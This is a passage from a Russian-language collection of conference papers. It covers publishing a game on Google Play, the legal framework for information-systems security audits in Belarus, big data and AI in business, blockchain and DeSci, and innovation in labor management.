- регистрация и комиссия. Для того, чтобы публиковать приложения в Google Play и App Store, разработчики должны зарегистрироваться как издатели и заплатить комиссию. В Google Play регистрация стоит \$25 один раз, а комиссия составляет 30% от доходов от приложений. В App Store регистрация стоит \$99 в год, а комиссия также составляет 30%. Этот пункт существенно влияет на качество приложений и доход от них.

- проверка и одобрение. Google Play и App Store имеют разный процесс проверки и одобрения приложений, который влияет на скорость их публикации. Google Play использует автоматизированную систему проверки, которая занимает от нескольких часов до нескольких дней. App Store использует ручную систему проверки, которая занимает от нескольких дней до нескольких недель.

В результате наш выбор остановился на Google Play, так как он является более дружелюбным к начинающим разработчикам, а также имеет меньшую цену за публикацию приложения. Однако это не исключает наличие определенных требований для публикации игры. В

первую очередь это касается среды разработки, SDK, NDK и Манифеста.

Публикация игры на площадке Google Play осуществляется при помощи специального сайта-сервиса для разработчиков – Google Play Console. Это сайт, на котором предоставляется возможность автору публиковать свой контент, настраивать релизы и обновления, рекламировать и анализировать свой продукт. Процесс работы с сервисом начинается с регистрации. В отличие от обычной, данная регистрация отличается своей строгостью. Привязав свой аккаунт Google, пользователю необходимо уплатить единовременный вступительный взнос в размере 25\$ (в отличие от их конкурента Apple, где 99\$ в год). Завершив платёж, начиная с 2021 года необходимо подтвердить и свою личность при помощи паспортных или иных идентификационных данных.

Процесс проверки личности занимает несколько дней и в случае успеха, открывается возможность загрузки собственных приложений. К приложениям также предоставляются определенные требования, которые прописаны в правилах пользования ресурсом и правилах загрузки приложений. Среди них: приложение должно быть безопасным и не содержать вирусов, приложение должно быть уникальным и не нарушать авторские права, приложение должно соответствовать закону и нормам всех стран, где оно публикуется и другие.

Каждое из данных требований проверяется Google автоматическим или ручным способом, в случае если первый не смог выявить нарушения правильно. Страница создания приложения представлена на рис. 1.

На данной странице представлены поля с информацией для заполнения. Первой идёт общая информация о публикации: название, приложение или игра, цена, язык. Это позволит быстро найти приложение в поиске. Далее следует визуальная или графическая информация об игре: логотип, баннер, скриншоты для разных устройств (телефоны, планшеты, ПК) в количестве минимум четырех штук. Также на этой странице необходимо представить краткое описание разработки, причём можно добавить несколько языков и переводов, чтобы сделать страницу игры адаптивной для аудитории из разных стран. Завершающим этапом предварительной настройки страницы приложения является прохождение нескольких опросов (например, для присвоения возрастных ограничений) и согласие с правилами и условиями.




Рис. 1 - Страница создания приложения в Google Play Console

Последним этапом является загрузка файла aab, который автоматически проверяется на наличие манифеста, соответствие актуальной версии SDK и отсутствие вирусов. В случае успешного выполнения всех предыдущих этапов, приложение можно отправить на модерацию для дальнейшей публикации. Модерация выполняется сложными алгоритмами Google, однако также возможна ручная проверка специальным сотрудником. Процесс проверки приложения занимает несколько дней.

Если в приложении не обнаружено ошибок, угроз или другого нежелательного контента, и оно удовлетворяет всем правилам, то оно публикуется в Google Play [3]. В консоли разработчика можно просматривать отзывы, скачивания и другую аналитику. Главная страница игры «Space Asteroids» представлена на рис 2.




Рис. 2 - Главная страница игры, опубликованной в Google Play

В заключении необходимо отметить, что игра требует некоторой оптимизации с точки зрения объема и графики. В настоящее время над этим ведется работа.

Процесс публикации и распространения игры является не менее важным, чем процесс разработки. Так как именно от него зависит популярность и коммерческий успех продукта. Помогает в этом площадки или магазины приложений, каждый из которых имеет свои плюсы и минусы. Google Play, в отличие от Apple App Store, менее требователен к публикуемому приложению, менее затратен в финансовом плане, а также доступен на большем количестве устройств. Однако, он также содержит плохие и вирусные приложения, которые по какой-то причине прошли автоматическую регистрацию без нарушений, хотя их с каждым годом становится всё меньше и меньше.

Список использованных источников

1. Филон, Н. В. Сравнительный анализ движков Unity и Unreal Engine / Н. В. Филон, О. А. Новосельская // Импортзамещение, научно-техническая и экономическая безопасность: сборник статей V Международной научно-технической конференции "Минские научные чтения-2022", Минск, 7-9 декабря 2022 г. : в 3 т. Т. 2. – Минск : БГТУ, 2022. – С. 356-361.

2. Филон Н.В. Дизайн интерактивных элементов пользовательского интерфейса в Unreal Engine для улучшения игровой механики / Н.В. Филон, О.А. Новосельская // 74-я научно-техническая конференция учащихся, студентов и магистрантов: тезисы докладов : в 4-х ч. – Минск, 17–22 апреля 2023 г. [Электронный ресурс] – Минск : БГТУ, 2023. – Ч. 4. – С. 26-27 – Режим доступа: <https://conf.belstu.by/wp-content/uploads/2023/07/тезисы-ФИТВоенн.-кафедра-содерж.pdf>. – Дата доступа: 08.11.2023.

3. Nikita Filon. Space Asteroids [Электронный ресурс] / Apps on Google Play – 2023. – 104 Mb. – Режим доступа: <https://play.google.com/store/apps/details?id=com.NikitaFilon.Asteroids>.

МЕТОДЫ И СРЕДСТВА АУДИТА БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ

Аннотация. В статье представлено обоснование важности и актуальности вопросов в сфере информационной безопасности. Приведено определение аудита безопасности информационных систем, дано обоснование его важности на современном этапе развития экономики нашего государства.

P.A. Filchenkov

Belarusian State University of Informatics and Radioelectronics
Minsk, Belarus

SECURITY AUDIT OF INFORMATION SYSTEMS

Abstract. The article presents the justification of the importance and relevance of issues in the field of information security. The definition of information systems security audit is given, the justification of its importance at the present stage of economic development of our state is given.

В настоящее время в организациях уделяется большое внимание вопросам информационной безопасности. Эти вопросы связаны с установлением порядка реализации комплекса мер организационного и технического характера, направленных на обеспечение конфиденциальности, целостности, доступности, подлинности и сохранности информации, а также на защиту информационных систем. Неотъемлемой составляющей этого комплекса мер является проведение на регулярной основе аудита информационной безопасности. Аудит информационной безопасности является важнейшим компонентом непрерывного цикла процессов управления безопасностью информации в организации [1]. Одно из направлений этого процесса – это аудит безопасности информационных систем. Важность развития этого направления обусловлена тем, что в настоящее время с помощью информационных систем обрабатывается информация, распространение и /или предоставление которой ограничено (персональные данные, служебная информация ограниченного распространения, коммерческая тайна).

Цель работы состояла в обосновании актуального комплекса методов и средств проведения аудита безопасности информационных систем.

Для достижения поставленной цели были решены следующие задачи:

- систематизировать виды аудита безопасности информационных систем и перечень задач, которые должны решаться в ходе реализации этого процесса;

- определить основные технические нормативные правовые акты, с учетом которых должен проводиться аудит безопасности информационных систем в Республике Беларусь.

Основные виды аудита безопасности информационных систем представлены на рис. 1 [1].

Вопросы аудита безопасности информационных систем на основе анализа и управления безопасности информации рассмотрены в работах отечественных и зарубежных авторов: А. Ю. Азаров, В. В. Анищенко, В. А. Бойправ, Д. Лебланк, С. А. Петренко, В. Столингс, Л. Л. Утин, М. Ховард, Б. Шнайер и др. По результатам анализ работ [2–4], что основными задачи аудита безопасности информационных систем являются следующие:

- обнаружение текущих проблем и уязвимостей в структуре информационной системы;




Рис. 1 - Основные виды аудита безопасности информационных систем

- выявление потенциальных уязвимостей в информационной системе для оценки и контроля потенциальных рисков;

– получение полной картины о состоянии структуры информационной системы организации для ее контроля и оптимизации бюджета;

– оценка системы защиты информации на соответствие требованиям Положения о порядке технической и криптографической защиты информации в информационных системах, предназначенных для обработки информации, распространение и (или) предоставление которой ограничено, утвержденного Приказом Оперативно-аналитического центра при Президенте Республики Беларусь от 20.02.2020 № 66 «О мерах по реализации Указа Президента Республики Беларусь от 9 декабря 2019 г. № 449»;

– проведение подготовки к внедрению структурированной политики информационной безопасности.

Ниже представлен перечень технических нормативных правовых актов, с учетом которых должен проводиться аудит безопасности информационных систем в Республике Беларусь, а также результаты проведенного анализа содержания этих документов.

1. Закон Республики Беларусь от 10.11.2008 № 455-3 «Об информации, информатизации и защите информации» – регулирует общественные отношения, возникающие при: поиске, получении, передаче, сборе, обработке, накоплении, хранении, распространении и (или) предоставлении информации, а также пользовании информацией; создании и использовании информационных технологий, информационных систем и информационных сетей, формировании информационных ресурсов; организации и обеспечении защиты информации.

2. Закон Республики Беларусь от 28.12.2009 № 113-3 «Об электронной цифровой подписи» – направлен на установление правовых основ применения электронных документов, определение основных требований, предъявляемых к электронным документам, а также правовых условий использования электронной цифровой подписи в электронных документах, при соблюдении которых электронная цифровая подпись в электронном документе является равнозначной собственноручной подписи в документе на бумажном носителе.

3. Закон от 07.05.2021 № 99-3 Республики Беларусь «О защите персональных данных» – направлен на обеспечение защиты персональных данных, прав и свобод физических лиц при обработке их персональных данных.

4. Указ Президента Республики Беларусь от 16 апреля 2013 г. № 196 (в ред. Указа Президента Республики Беларусь от 9 декабря 2019

г. № 449) «О некоторых мерах по совершенствованию защиты информации» – в целях совершенствования технической и криптографической защиты информации были утверждены некоторые нормативно-правовые акты в сфере информационной безопасности.

5. Концепция информационной безопасности Республики Беларусь, утв. постановлением Совета Безопасности Республики Беларусь от 18.03.2019 № 1 – обеспечивает комплексный подход к проблеме информационной безопасности, создает методологическую основу для совершенствования деятельности по ее укреплению, служит основанием для формирования государственной политики, конструктивного взаимодействия, повышения эффективности защиты национальных интересов в информационной сфере.

6. Приказ Оперативно-аналитического центра при Президенте Республики Беларусь от 20.02.2020 № 66 «О мерах по реализации Указа Президента Республики Беларусь от 9 декабря 2019 г. № 449» – утверждает следующие Положения:

- о порядке технической и криптографической защиты информации в информационных системах, предназначенных для обработки информации, распространение и (или) предоставление которой ограничено;

- о порядке аттестации систем защиты информации информационных систем, предназначенных для обработки информации, распространение и (или) предоставление которой ограничено;

- о порядке технической и криптографической защиты информации, обрабатываемой на критически важных объектах информатизации;

- о порядке представления в Оперативно-аналитический центр при Президенте Республики Беларусь сведений о событиях информационной безопасности, состоянии технической и криптографической защиты информации;

- о порядке ведения Государственного реестра критически важных объектов информатизации.

7. Приказ Оперативно-аналитического центра при Президенте Республики Беларусь от 20.02.2020 № 65 «О показателях уровня вероятного ущерба национальным интересам Республики Беларусь» – утверждает показатели уровня вероятного ущерба национальным интересам Республики Беларусь в политической, экономической, социальной, информационной, экологической и иных сферах в случае создания угроз информационной безопасности.

8. СТБ ISO/IEC 27001-2011 «Информационные технологии.

Методы обеспечения безопасности. Система менеджмента информационной безопасности. Требования» – в настоящем стандарте устанавливаются требования по созданию, внедрению, эксплуатации, мониторингу, анализу, поддержке и совершенствованию документально оформленной системы менеджмента информационной безопасности в контексте общих бизнес-рисков организации.

9 СТБ ISO/IEC 27002-2012 «Информационные технологии. Методы обеспечения безопасности. Кодекс практики для менеджмента информационной безопасности» – настоящий стандарт идентичен международному стандарту ИСО/МЭК 27002:2005 «Информационная технология. Методы и средства обеспечения безопасности.

Таким образом, аудит безопасности информационных систем должен состоять в оценке состояния как программно-технических средств информационной системы, так и системы защиты информации в соответствии с представленными выше техническими нормативными правовыми актами.

Список использованных источников

1. Грекул, В. И. Аудит информационных технологий: учебник для вузов / В. И. Грекул // М.: Горячая линия – Телеком, 2020. – 154 с.
2. Бойправ, В. А. Методика и программное средство для проведения аудита систем менеджмента информационной безопасности / В. А. Бойправ, Л. Л. Утин // Информатика. 2022; 19(4): 42–52.
3. Бойправ, В. А. Программное средство для проведения аудита системы защиты информации организации / В. А. Бойправ, В. В. Ковалев, Л. Л. Утин // Доклады БГУИР. – 2018. – № 5(115). – С. 44–49.
4. Information security risk assessment / I. Kuzminykh [et. al.] // Encyclopedia. – 2021. – Vol. 1(3). – P. 602–617.

УДК 338.1

Н.И. Белодед, Е.С. Хорошун

Академия управления при Президенте Республики Беларусь,
Минск, Беларусь

ЭКОНОМИКА ДАННЫХ: ОТ BIG DATA К ИСКУССТВЕННОМУ ИНТЕЛЛЕКТУ

Аннотация. В статье рассматривается роль больших данных и искусственного интеллекта в современной экономике. Кроме того, обсуждаются важность и влияние больших данных на принятие стратегических решений

компаний, а также роль искусственного интеллекта в анализе данных и автоматизации бизнес-процессов.

N.I. Beloded, Y.S. Khoroshun

Academy of Public Administration under the Aegis of
the President of the Republic of Belarus
Minsk, Belarus

DATA ECONOMY: FROM BIG DATA TO ARTIFICIAL INTELLIGENCE

***Abstract.** The article examines the role of big data and artificial intelligence in the modern economy. In addition, the importance and impact of big data on companies' strategic decision-making, as well as the role of artificial intelligence in data analysis and business process automation are discussed.*

Эпоха информационных технологий привнесла значительные изменения в способы сбора, хранения и анализа данных. Времена, когда компании собирали и анализировали ограниченное количество данных, остались в прошлом. Сегодня компании собирают информацию о клиентах, продуктах, производственных процессах и о многом другом. Рост объема данных и их многообразие создают новые вызовы и возможности. Вместе с появлением Big Data и развитием технологий обработки и хранения данных, появилась и новая экономика – экономика данных. Она связана с использованием больших объемов данных для принятия важных бизнес-решений.

Процессы анализа больших данных становятся основой для принятия стратегических решений. Благодаря массовому сбору данных и развитию аналитики, компании могут понять потребительские тенденции, выявить слабые места в производственных процессах и оптимизировать логистику. Анализ данных позволяет более точно настраивать маркетинговые кампании и снижать издержки. Например, ритейлеры могут адаптировать ассортимент товаров на основе анализа покупательских предпочтений, а производственные компании – оптимизировать цепочку поставок.

Однако использование больших данных в бизнес-сфере также сопряжено с определенными сложностями. Обработка и анализ огромных объемов данных требует специализированных инструментов и навыков. Компании должны обладать соответствующей инфраструктурой и ресурсами для сбора, хранения, обработки и анализа данных.

Именно здесь и используется искусственный интеллект (ИИ), предлагая решения для автоматизации и оптимизации процессов

работы с данными. Искусственный интеллект использует алгоритмы машинного обучения для анализа больших объемов данных и выявления паттернов, которые невозможно обнаружить с помощью традиционных методов. ИИ может обрабатывать данные гораздо быстрее и точнее, чем человек, и предоставлять ценную информацию для принятия бизнес-решений.

Искусственный интеллект также обладает способностью обрабатывать и анализировать неструктурированные данные, такие как тексты, изображения и видео. Это позволяет компаниям извлечь ценную информацию из различных источников, включая социальные медиа и отзывы клиентов. Например, анализ оставленных отзывов может помочь компаниям понять, как их продукты или услуги воспринимаются рынком, а анализ изображений может помочь выявить тренды и предпочтения клиентов. Искусственный интеллект обеспечивает автоматическую обработку и анализ таких данных, что упрощает и ускоряет процесс принятия решений.

Кроме анализа данных, искусственный интеллект также оказывает существенное влияние на автоматизацию бизнес-процессов. С помощью ИИ компании могут автоматизировать рутинные и повторяющиеся задачи, что позволяет сотрудникам сосредоточиться на более сложных и стратегических заданиях. Например, ИИ может использоваться для автоматической обработки и рассылки электронных сообщений, обработки заказов, анализа финансовых данных и других операций. Это позволяет компаниям повысить эффективность и скорость своих бизнес-процессов, а также снизить ошибки и затраты.

Еще одним важным аспектом автоматизации бизнес-процессов с помощью искусственного интеллекта является возможность создания систем управления, которые способны принимать решения и действовать автономно. Например, в сфере логистики и доставки искусственный интеллект может использоваться для оптимизации маршрутов доставки, планирования ресурсов и управления инвентарем. Это позволяет компаниям снизить затраты на логистику, улучшить качество обслуживания и сократить время доставки.

Однако внедрение искусственного интеллекта также имеет определенные проблемы и требования. Необходимо обеспечить качество и достоверность данных, на которых основываются алгоритмы ИИ, так как недостоверные или некачественные данные могут привести к неправильным выводам и решениям. Кроме того, важно учитывать этические аспекты использования ИИ, такие как прозрачность, справедливость и конфиденциальность данных.

Компании должны быть готовы к изменениям в организационной культуре и процессах, связанных с автоматизацией и внедрением ИИ.

В заключение можно отметить, что экономика данных, основанная на использовании больших данных и искусственного интеллекта, произвела революцию в процессах принятия решений в бизнес-сфере. Возможность использовать и анализировать огромные объемы данных в сочетании с автоматизацией на базе искусственного интеллекта открывает организациям огромные возможности для получения ценной информации, оптимизации операций и внедрения инноваций. Тем не менее, крайне важно учитывать этические соображения и соображения конфиденциальности, чтобы обеспечить безопасное и устойчивое использование инновационных технологий.

Список использованных источников

1. Big Data — что это и как использовать в своем бизнесе [Электронный ресурс] Режим доступа: <https://www.mtt.ru/support/blog/big-data-what-it-how-to-use-in-business/> Дата доступа: 12.10.2023.

2. Искусственный интеллект | Технологии и применение [Электронный ресурс] Режим доступа: https://nnz-ipc.ru/projects/iskusstvennyj_intellekt_tehnologii_i_primenenie/ Дата доступа: 12.10.2023.

3. КАК ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ ПОМОЖЕТ АВТОМАТИЗИРОВАТЬ БИЗНЕС применение [Электронный ресурс] Режим доступа: <https://freehost.com.ua/ukr/faq/articles/kak-iskusstvennij-intellekt-pomozhet-avtomatizirovat-biznes/> Дата доступа: 12.10.2023.

4. Реализация методов искусственного интеллекта с помощью технологии больших данных [Электронный ресурс] Режим доступа: <https://blog.naumen.ru/riealizatsiia-mietodov-iskusstviennogho-intielliekta-s-pomoshchiu-tiekhnologhii-bolshikh-dannykh/> Дата доступа: 12.10.2023.

В.А. Абрамова, Н.И. Белодед
Академия управления при Президенте Республики Беларусь
Минск, Беларусь

НОВЫЕ ТЕХНОЛОГИИ БАЗ ДАННЫХ В НАУЧНЫХ ИССЛЕДОВАНИЯХ

Аннотация. Базы данных широко используются в различных сферах современной жизни: бизнесе, образовании, медицине, электронной коммерции и т.д. С учетом роста экономики, особенно в области сетевого бизнеса и цифровых платежей, а также потребности в их защите, появился и стал применяться новый тип баз данных – блокчейн (англ. *blockchain*).

V.A. Abramova, N.I. Beloded
Academy of Public Administration under the aegis of the President
of the Republic of Belarus
Minsk, Belarus

NEW DATABASE TECHNOLOGIES IN SCIENTIFIC RESEARCH

Annotation: Databases are widely used in various spheres of modern life: business, education, medicine, e-commerce, etc. With the growth of the economy, especially in the field of network business and digital payments, and the need for their protection, a new type of database - blockchain has appeared and is being used.

Любая структура данных, которая служит для хранения информации, может называться базой данных. Блокчейн – это технология, которая представляет собой регистр для хранения информации о транзакциях, он выступает в роли цифровой книги. Сейчас блокчейн часто используется не сам по себе, а в сочетании с другими базами данных для повышения его производительности. Чтобы понять, что такое база данных блокчейна, нужно знать, что такое блокчейн. Блокчейн хранит данные в виде блоков, которые подписаны и связаны между собой, образуя цепочку неизменяемых связанных данных. Для создания нового блока (новой записи) узел должен проверить все остальные узлы, составляющие блокчейн. После проверки блок добавляется к всем узлам блокчейна. Если данные внутри блока изменены, подпись становится неверной. Чтобы блок снова стал верным, нужно изменить подпись, а также для каждого следующего блока. Даже если узел сможет сделать это, изменения должны быть одобрены большинством узлов, на которых находится блокчейн [1].

Блокчейны не могут быть изменены. Данные блоков защищены от исправлений. Для этого используется технология хеширования – уникальный набор букв и цифр, где одно изменение влечет за собой другие. Каждый новый блок имеет в своем заголовке свой хеш и хеш предыдущего блока. Так можно проследить путь от конечного блока к начальному, а любое изменение в блоке нарушает целостность всей цепочки блоков. Из-за неизменности блокчейны стали востребованы в таких сферах, как финансы и недвижимость. Главное отличие блокчейна от обычной базы данных заключается в том, что блокчейны могут быть полностью децентрализованы и не подчиняться какой-либо центральной власти, в то время как базы данных управляются централизованно, и есть администратор, который владеет данными и контролирует их.

Хотя блокчейн кажется идеальным способом хранения данных, у него есть серьезные недостатки. Главная проблема связана с эффективностью, когда требуется обращаться к базе данных. Все новые транзакции должны быть подтверждены всеми узлами, что может занимать много времени, в зависимости от объема цепочки блоков. Также сложно осуществлять запросы данных, а скорость чтения данных не сравнима со скоростью баз данных. Поэтому появились базы данных на основе блокчейна. Они сочетают производительность и скорость современных баз данных с надежностью блокчейна и позволяют безопасно хранить данные и легко получать данные из транзакций [2].

Блокчейн развивается и открывает новые возможности для технологического прогресса. Научное сообщество также заинтересовалось использованием блокчейна для проведения и публикации исследований. Ученые начали применять эти технологии в своей работе и это направление называется DeSci.

DeSci - это движение, которое стремится создать общественную инфраструктуру для финансирования, создания, проверки, кредитования, хранения и распространения научных знаний на справедливой и равноправной основе с использованием стека Web3. Web3 - это новая концепция интернета третьего поколения, которая работает на блокчейне и экономике токенов. Она противопоставляется Всемирной паутине Web2, работающей на базе централизованных платформ для социального взаимодействия между пользователями. Web3 должен позволить создавать платформы, которые никем не контролируются, но при этом каждый может доверять им из-за положенных в их основу алгоритмов и протоколов. Предполагается, что этого можно достичь при использовании передовых технологий:

блокчейн, машинное обучение, большие данные и искусственный интеллект.

DeSci стремится создать экосистему, в которой ученые могут свободно делиться своими исследованиями и получать признание за свою работу, а также давать возможность любому легко получить доступ к исследованиям и внести свой вклад в них. DeSci исходит из идеи, что научные знания должны быть открыты для всех, а процесс научных исследований должен быть прозрачным. DeSci создает более децентрализованную и распределенную модель научных исследований, делая ее более устойчивой к цензуре и контролю со стороны центральных властей. DeSci надеется создать среду, в которой могут процветать новые и нетрадиционные идеи, путем децентрализации доступа к финансированию, научным инструментам и каналам связи.

Проблемы, решаемые DeSci:

1. Свободный доступ к информации.
2. Борьба с цензурой.
3. Проверка репутации.
4. Получение финансирования.
5. Проверка достоверности исследований

На данный момент ученые только начинают объединяться в децентрализованные сообщества. Активисты DeSci организуют дискуссии на конференциях, чтобы найти научных исследователей и инвесторов, которые поверят в их идеи и помогут реализовать их. Ни одна из организаций пока не имеет больших научных достижений в этой области, поскольку работа только началась. Однако ученые уже начали находить финансирование, и результаты появятся в скором времени.

Список использованных источников

1. Мячин Д.А., Онов В.А., Нефедьев С.А. Блокчейн: новые возможности управленческой практики // Научно-аналитический журнал «Вестник Санкт-Петербургского университета Государственной противопожарной службы МЧС России». 2019. №1. URL: <https://cyberleninka.ru/article/n/blokcheyn-novye-vozmozhnosti-upravlencheskoj-praktiki> - Дата доступа: 16.10.2023.
2. Омельченко Олеся Витальевна Специфика развития технологии блокчейн и возможности её использования // Финансы и учетная политика. 2019. №5 (9). URL:

<https://cyberleninka.ru/article/n/spetsifika-razvitiya-tehnologii-blokcheyn-i-vozmozhnosti-eyo-ispolzovaniya> - Дата доступа: 16.10.2023.

3. А.С.Гонашвили. Наукометрические базы данных и работа с ними [Электронный ресурс] // УНИВЕРСИТЕТ при МЕЖПАРЛАМЕНТСКОЙ АССАМБЛЕЕ ЕврАзЭС. – 2020. – Режим доступа: <https://www.miep.edu.ru/upload/science/Gonashvili-naukometricheskie.pdf> . – Дата доступа: 16.10.2023.

УДК 681.3:553.98(574.4)

К. Чарыев¹, А. Чарыева²

¹Международный университет нефти и газа имени Ягшыгельди Какаева

²Туркменский государственный институт экономики и управления
Ашхабад, Туркменистан

ИННОВАЦИИ В СФЕРЕ ТРУДА

***Аннотация.** В статье рассматривается вопрос управления трудом в рамках современной научной парадигмы, формируемая в рамках кадровой политики. Кадровая политика — это система мероприятий по руководству развитием коллектива. Понимание ключевой роли человеческих ресурсов в повышении эффективности экономических систем и обеспечении конкурентоспособности организаций привело к тому, что в теории и практике появляются новые подходы к изучению данных категорий и, как следствие, новые термины.*

К.Charyyev¹, A.Charyyeva²

¹Yagshigeldi Kakaev International University of Oil and Gas

²Turkmen State Institute of Economics and Management
Ashgabat, Turkmenistan

INNOVATIONS IN THE FIELD OF LABOR

***Abstract.** The article examines the issue of labor management within the framework of the modern scientific paradigm, formed within the framework of personnel policy. Personnel policy is a system of measures to guide the development of the team. Understanding the key role of human resources in increasing the efficiency of economic systems and ensuring the competitiveness of organizations has led to the emergence of new approaches to the study of these categories and, as a result, new terms in theory and practice.*

Управление трудом в рамках современной научной парадигмы понимается как деятельность, осуществляемая в рамках выбранной

стратегии функционирования организации (предприятия, фирмы и т.д.) и формируемая в рамках кадровой политики. В свою очередь, кадровая политика - это система мероприятий по руководству развитием коллектива (в соответствии с потребностями всех участников производственного процесса, организации в целом и окружающего социума), осуществляемых в соответствии с подготовкой, способностями и склонностями работников [1].

Понимание ключевой роли человеческих ресурсов в повышении эффективности экономических систем и обеспечении конкурентоспособности организаций привело к тому, что в теории и практике появляются новые подходы к изучению данных категорий и, как следствие, новые термины.

Управление персоналом - специализированная функциональная деятельность в системе менеджмента, включающая разработку концепции и стратегии кадровой политики и заключающаяся в формировании системы управления персоналом; планировании кадровой работы; проведении кадрового маркетинга; определении кадрового потенциала и потребности организации в персонале [2].

Изменения в сфере управления персоналом являются одной из областей применения инновационных разработок. Главной задачей инновационной политики в период структурной перестройки российских предприятий является инновационное переосмысление и проектирование заново деятельности предприятий, налаживание новых работ и обеспечение эффективного использования всех имеющихся ресурсов, особенно человеческих. Сегодня уже очевидно, что в долгосрочном производстве успех на рынке будет сопутствовать тем предприятиям, которые ориентируются на инновационные подходы к управлению персоналом. Таким образом, инновационность становится фактором устойчивости и перспективности предприятий.

В наше время высокие технологии стремительно развиваются. Мы видим появление принципиально новых технологических средств, помогающих улучшить условия труда. Еще 5-10 лет назад руководители организаций довольно скептически относились к их внедрению в сфере охраны труда, больше выделяли традиционные, уже проверенные технологии, дающие стабильный результат. Но сейчас мы видим по-настоящему прорывные технические и организационные разработки. По сути, они являются инновациями, которые могут быть успешно использованы в организациях.

Постепенно, инновации в сфере охраны труда все больше будут входить в профессиональную деятельность работников организаций, приносить новые технологии в безопасность. Инновации и новые

технологии, в свою очередь, создают профессиональные риски, связанные с их использованием, к ним готовы не все, увеличатся нагрузки на работников, в том числе и стрессовые ситуации. К этому нужно быть готовыми.

Инновационные решения, которые предлагают отечественные и зарубежные производители, – это сферы ИТ, визуальное управление, автоматический мониторинг состояния работника, новые форматы обучения и тренингов. За этими инновациями – будущее, они повсеместно ходят в бытовую жизнь и в деятельность организаций.

Визуальное управление – инновационный метод улучшения условий труда и профилактики несчастных случаев, основанный на принципах «Бережливого производства». Перечень мероприятий по визуализации включает:

- нанесение напольной разметки с разграничением зон движения транспорта и пешеходов, обозначение опасных зон;
- световая индикация (на принципе работы светофора);
- цветное обозначение допустимых рабочих параметров измерительных приборов;
- ведение календаря безопасности с учётом всех происшествий и микротравм;
- и другие.

Обладая колоссальным ресурсным потенциалом, за годы независимости Туркменистан сделал гигантский рывок в экономическом развитии. И сегодня страна успешно развивает свою экономику, создавая новые отрасли и модернизируя существующие. Реализуемая в Туркменистане Концепция развития цифровой экономики, рассчитанная на период 2019-2025 годов, представляет собой «дорожную карту» технологической трансформации всех отраслей и формирования экономики знаний на основе огромного разнопланового потенциала страны.

